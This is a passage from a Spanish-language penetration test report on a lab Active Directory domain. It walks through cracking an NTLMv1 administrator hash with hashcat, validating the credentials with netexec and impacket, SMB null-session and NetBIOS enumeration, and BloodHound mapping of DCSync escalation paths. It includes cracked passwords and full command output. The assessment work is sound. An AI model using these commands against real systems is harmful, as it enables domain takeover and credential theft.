/usr/share/hashcat/rules/best64.rule --force

# Mostrar resultado
```

```
hashcat -m 5500 admin_ntlmv1.hash --show
```

Resultado exitoso del cracking

✔ Credencial recuperada:


```
Administrador::PRINTSERVER:990382bcac9ca5cd[...]:I1925*
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Time.Started.....: Mon Sep  1 12:46:28 2025
Time.Estimated...: Mon Sep  1 12:46:28 2025 (0 secs)
Speed.#1.........: 41,865.3 kH/s
Progress.........: 236,544/1,104,517,722 (0.02%)
Recovered........: 1/1 (100.00%) Digests
```



Evidencia: 92j_Admin_Hash_Cracke..png] - Cracking exitoso del hash administrativo

Validación de credenciales administrativas

```
# Validación inmediata de credenciales
netexec smb 192.168.37.10 -u Administrador -p 'I1925*'
# Obtención de ticket Kerberos administrativo
impacket-getTGT domain.local/Administrador:'I1925*' -dc-ip
192.168.37.10

# Verificación de privilegios administrativos
netexec smb 192.168.37.10 -u Administrador -p 'I1925*' --shares
```



[Evidencia: 92k_Admin_Validated_Services.png] - Validación de credenciales administrativas

– Resultado de validación:

- ➢ **SMB authentication**: SUCCESS
- ➢ **Administrative shares**: ACCESSIBLE (ADMIN,C, IPC$)
- ➢ **Domain privileges**: CONFIRMED (Domain Admin)

Análisis consolidado del vector de ataque

◆ **Factores que facilitaron el compromiso:**

1. **SMB signing deshabilitado**: Controlador de dominio sin SMB signing requerido

2. **Protocolos LLMNR/NBT-NS habilitados**: Resolución de nombres fallback activa
3. **Patrón de contraseña predecible**: "**I1925***" - combinación año + símbolo común
4. **Velocidad de cracking**: 41,865 kH/s permitió procesamiento en <3 segundos

◆ **Métricas de explotación end-to-end:**

- **Tiempo total de compromiso**: <5 minutos (envenenamiento + cracking)
- **Hashes capturados**: 2 contextos (DOMAIN + PRINTSERVER)
- **Credenciales crackeadas**: 1/1 (100% éxito)
- **Privilegios obtenidos**: Domain Admin (máximo nivel)
- **Persistencia confirmada**: Acceso total a infraestructura AD

Correlación con marcos de referencia

➢ **MITRE ATT&CK T1557.001**: LLMNR/NBT-NS Poisoning and SMB Relay - **Exitoso**
➢ **MITRE ATT&CK T1110.002**: Password Cracking - **Exitoso** (**I1925* recuperado**)
➢ **MITRE ATT&CK T1078.002**: Valid Accounts: Domain Accounts - **Habilitado**
➢ **MITRE ATT&CK T1021.002**: SMB/Windows Admin Shares - **Validado**
➢ **CWE-294**: Authentication Bypass by Capture-replay - **Confirmado**
➢ **CWE-521**: Weak Password Requirements - **Confirmado** (patrón predecible)
➢ **NIST SP 800-63B**: Authentication/Password Guidelines - **Comprometido**
➢ **CVSS 3.1 SMB Relay**: AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N (Puntuación: 7.1)
➢ **CVSS 3.1 Domain Admin**: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H (Puntuación: 8.1 - Crítico)

Conclusiones del análisis SMB Relay

◆ **Vector completamente explotado:**

- **SMB Relay**: Exitoso (captura confirmada desde DC)
- **Hash cracking**: Exitoso (I1925* recuperado en <3 segundos)
- **Validación**: Confirmada (privilegios Domain Admin verificados)

◆ **Configuraciones vulnerables críticas identificadas:**

- **SMB signing deshabilitado**: Permite ataques de relay sin detección en WIN-B820FDLIP42

- **LLMNR/NBT-NS activos**: Facilitan envenenamiento de resolución desde el controlador de dominio
- **Contraseña administrativa débil**: Patrón predecible I1925* vulnerable a cracking
- **Segmentación insuficiente**: Acceso directo desde red de laboratorio al controlador de dominio

El compromiso del hash administrativo mediante SMB Relay + cracking establece la **ruta de ataque más crítica identificada**, proporcionando control total del dominio domain.local en menos de 5 minutos y validando el impacto máximo de las vulnerabilidades de configuración SMB documentadas.

4.7.8 VULN-MAN-006 – Explotación de Sesiones Nulas SMB Activas

La explotación de sesiones nulas SMB aprovecha la configuración **NullSessionShares = IPC$** (sección 3.3.8) para acceso anónimo al controlador de dominio sin autenticación previa.

◆ **Comando ejecutado:**

```
smbclient -N -L //192.168.37.10/
```

– Resultado obtenido: Anonymous login successful

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Admin remota
C$              Disk      Recurso predeterminado
IPC$            IPC       IPC remota
NETLOGON        Disk      Recurso compartido del servidor de
inicio de sesión
SYSVOL          Disk      Recurso compartido del servidor de
inicio de sesión
```

```
┌──(ilanami㉿ilanami)-[~/saved_tickets]
└─$ smbclient -N -L //192.168.37.10/
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        IPC$            IPC       IPC remota
        NETLOGON        Disk      Recurso compartido del servidor de inicio de sesión
        SYSVOL          Disk      Recurso compartido del servidor de inicio de sesión
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.37.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

[Evidencia: 93_SMB_Null_Sessions_Execution.png] - Acceso anónimo exitoso y enumeración de shares

Análisis de resultados

◆ **Vector parcialmente exitoso:**

- **Login anónimo**: Exitoso al recurso IPC$
- **Enumeración básica**: 5 shares identificados (ADMIN,C, C ,C, IPC$, NETLOGON, SYSVOL)
- **Limitación crítica**: Hardening Windows Server 2019 bloquea enumeración profunda

◆ **Impacto real limitado:**

- **Información obtenida**: Solo metadata de recursos compartidos
- **Acceso a contenido**: 0/5 shares (NT_STATUS_ACCESS_DENIED)
- **Escalada habilitada**: No (requiere credenciales autenticadas)

Correlación con marcos de referencia técnica

➢ **MITRE ATT&CK T1135**: Network Share Discovery - **Validado** (shares enumerados)

➢ **CVE-2000-1200**: NULL Session Information Disclosure - **Impacto mitigado**

➢ **CVSS 3.1**: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (Puntuación: 5.3 - Media)

Conclusión

Las sesiones nulas SMB confirman la vulnerabilidad implementada pero con **impacto reducido** por hardening Windows Server 2019. El vector permite enumeración básica de shares pero requiere credenciales autenticadas para acceso real, validando la efectividad de los controles de seguridad modernos ante técnicas de acceso anónimo legacy.

4.7.9 VULN-MAN-007 – Explotación de Servicios NetBIOS Expuestos

La explotación de servicios NetBIOS aprovecha los servicios legacy identificados durante el reconocimiento inicial con Nmap (sección 4.2.2), validando la superficie de ataque ampliada por protocolos de compatibilidad heredados.

Servicios NetBIOS identificados

Durante el análisis con script NSE **nbstat**, se confirmó la exposición completa de servicios NetBIOS:

```
NetBIOS Computer Name: WIN-B820FDLIP42
NetBIOS Domain Name: DOMAIN
MAC Address: 00:0c:29:b4:31:c3 (VMware)
NetBIOS Services: <00>, <20>, <1b>, <1c>
Domain Controller Role: <1b>, <1c> flags
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script smb-os-discovery -p 445 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:41 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00047s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script nbstat -sU -p 137 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:41 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00052s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns

Host script results:
| nbstat: NetBIOS name: WIN-B820FDLIP42, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:b4:31:c3 (VMware)
| Names:
|   WIN-B820FDLIP42<00>  Flags: <unique><active>
|   DOMAIN<00>           Flags: <group><active>
|   DOMAIN<1c>           Flags: <group><active>
|   WIN-B820FDLIP42<20>  Flags: <unique><active>
|_  DOMAIN<1b>           Flags: <unique><active>

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

[Evidencia de referencia: 55_Nmap_SMB_OS_Discovery.png] - Script nbstat revelando servicios NetBIOS activos

Explotación mediante enum4linux NetBIOS

La explotación específica de NetBIOS se ejecutó durante la enumeración (sección 4.4.1), donde enum4linux aprovechó exitosamente estos servicios:

```
enum4linux 192.168.37.10 -A
```

◆ **Información crítica extraída vía NetBIOS:**

✔ **Domain/Workgroup Name**: DOMAIN identificado exitosamente

✔ **NetBIOS Computer Name**: WIN-B820FDLIP42 confirmado

✔ **Domain SID**: S-1-5-21-3085590451-4130159220-2412703036 obtenido

✔ **Domain Controller Role**: Flags <1b> y <1c> confirman rol de DC principal

```
┌──(ilanami㉿ilanami)-[~]
└─$ enum4linux 192.168.37.10 -A

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Sep  1 11:11:19 2025

 ========================================( Target Information )========================================

Target ........... 192.168.37.10
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.37.10 )===========================


[+] Got domain/workgroup name: DOMAIN


 ==============================( Nbtstat Information for 192.168.37.10 )==============================

Looking up status of 192.168.37.10
        WIN-B820FDLIP42 <00> -         M <ACTIVE>  Workstation Service
        DOMAIN          <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        DOMAIN          <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        WIN-B820FDLIP42 <20> -         M <ACTIVE>  File Server Service
        DOMAIN          <1b> -         M <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-B4-31-C3
```

[Evidencia de referencia: 94_Enum4Linux_Reconocimiento_NetBios.png] - Información NetBIOS extraída durante enumeración autenticada

Análisis de impacto

Los servicios NetBIOS expuestos facilitaron:

- **Identificación de infraestructura**: Mapeo preciso de la arquitectura del dominio
- **Preparación de ataques**: Información base para técnicas de enumeración posteriores
- **Validación de objetivos**: Confirmación del rol crítico del sistema objetivo

Limitaciones identificadas

Los servicios NetBIOS proporcionan reconocimiento efectivo pero requieren técnicas complementarias para enumeración profunda debido a restricciones de Windows Server 2019.

Correlación con marcos de referencia

- **MITRE ATT&CK T1046**: Network Service Discovery - Técnica validada exitosamente
- **CVE-1999-0621**: NetBIOS Information Disclosure - Vector confirmado
- **CVSS 3.1**: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (Puntuación: 5.3 - Media)

Conclusión

La explotación de servicios NetBIOS confirma su efectividad como **vector de reconocimiento inicial**, proporcionando información crítica (Domain SID, hostname, rol DC) que facilitó las fases posteriores de enumeración autenticada. Los servicios legacy expuestos representan una superficie de ataque que contribuye significativamente al mapeo inicial de la infraestructura Active Directory objetivo.

4.7.10 VULN-MAN-011 – Análisis de Rutas de Escalada con BloodHound

El análisis de relaciones Active Directory se ejecutó utilizando BloodHound con las credenciales administrativas comprometidas Administrador:I1925*, permitiendo el mapeo completo de la infraestructura del dominio y la identificación de rutas de escalada de privilegios críticos..

Recolección de Datos con SharpHound


◆ **Comando ejecutado en el DC:**

```
cd C:\tools
.\SharpHound.exe -c All -d domain.local --outputdirectory
C:\tools\
```

– **Resultado de recolección:**

```
2025-09-01T20:45:29|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-09-01T20:46:11|INFORMATION|Status: 209 objects finished (+209
5.097561)/s -- Using 41 MB RAM
2025-09-01T20:46:11|INFORMATION|Enumeration finished in
```

```
00:00:41.6524625 2025-09-01T20:46:11|INFORMATION|SharpHound
Enumeration Completed at 20:46 on 01/09/2025! Happy Graphing!
```




[Evidencia: 95a_SharpHound_Collection_Complete.png] - Recolección exitosa de datos AD

Transferencia y Análisis en BloodHound

◆ **Transferencia del archivo .zip:**


```
# En el DC (Windows Server):
cd C:\tools
python -m http.server 8000

# En Kali Linux:
wget http://192.168.37.10:8000/bloodhound_data.zip -O
~/tools/bloodhound_data.zip
```



[Evidencia: 95b_Transferencia_bloodhound_data.zip del DC a Kali Linux.png] - Transferencia del archivo desde DC

◆ Importación en BloodHound:


```
./BloodHound-linux-x64/BloodHound
# Upload Data → bloodhound_data.zip
```



[Evidencia: 95c_BloodHound_Data_Import.png] - Importación de datos del dominio

Estadísticas del dominio mapeado:

- **Usuarios**: 110 cuentas identificadas
- **Grupos**: 62 grupos mapeados
- **Computadoras**: 1 controlador de dominio
- **Relaciones**: 2042 conexiones analizadas
- **ACLs:** 1716 permisos mapeados



[Evidencia: 95d_BloodHound_Domain_Statistics.png] - Estadísticas completas del dominio


Análisis de Rutas Críticas Identificadas

◆ **Principales con DCSync Rights identificados:**

BloodHound reveló **5 entidades críticas** con capacidades de replicación del directorio:

1. **ADMINISTRADOR@DOMAIN.LOCAL** ✔ (ya comprometido)
2. **ADMINS. DEL DOMINIO@DOMAIN.LOCAL** (grupo administrativo)
3. **ADMINISTRADORES DE EMPRESAS@DOMAIN.LOCAL** (grupo empresarial)
4. **WIN-B820FDLIP42.DOMAIN.LOCAL** (controlador de dominio)
5. **DAVINE.RETHA@DOMAIN.LOCAL ⚠ HALLAZGO CRÍTICO**

– Análisis del hallazgo crítico: DAVINE.RETHA posee derechos DCSync directos como usuario individual, representando una vulnerabilidad de alto riesgo no identificada previamente que permite replicación completa del directorio sin privilegios administrativos explícitos.



[Evidencia: 95e_BloodHound_Attack_Paths.png] - Visualización de rutas de escalada

◆ **Rutas de escalada hacia Domain Admins:**

BloodHound identificó **múltiples rutas convergentes** hacia privilegios administrativos:

– Ruta Crítica 1 - DCSync Directo:

```
DAVINE.RETHA → DCSync → DOMAIN.LOCAL → ADMINS. DEL DOMINIO
```

- **Técnica**: Replicación directa del directorio
- **Impacto**: Control total sin escalada adicional

– Ruta Crítica 2 - Escalada vía Account Operators:


```
ACCOUNT OPERATORS → AddKeyCredentialLink → ADMINISTRADORES CLAVE
→ ADMINS. DEL DOMINIO
```

- **Técnica**: Shadow Credentials mediante certificados maliciosos
- **Impacto**: Escalada de privilegios avanzada

– Ruta Crítica 3 - Controlador de Dominio:

```
WIN-B820FDLIP42 → DCSync → DOMAIN.LOCAL → ADMINS. DEL DOMINIO
```

- **Técnica**: Explotación del controlador comprometido
- **Impacto**: Acceso desde infraestructura central



[Evidencia: 95f_BloodHound_Domain_Admin_Paths.png] - Rutas de escalada hacia Domain Admins

Validación Cruzada de Vulnerabilidades

◆ **Confirmación de hallazgos previos mediante BloodHound:**

– AS-REP Roastable Users - Validación perfecta:

✔ **JERRILYN.MARYLYNNE** → Credencial obtenida: ![]!9%>M3W;_)

✔ **HATTY.MARIE-ANN** → Credencial obtenida: buddy


✔ **ALEXIA.LYNEA** → Credencial obtenida: buster

✔ **JANIA.DRONA** → Credencial obtenida: baseball

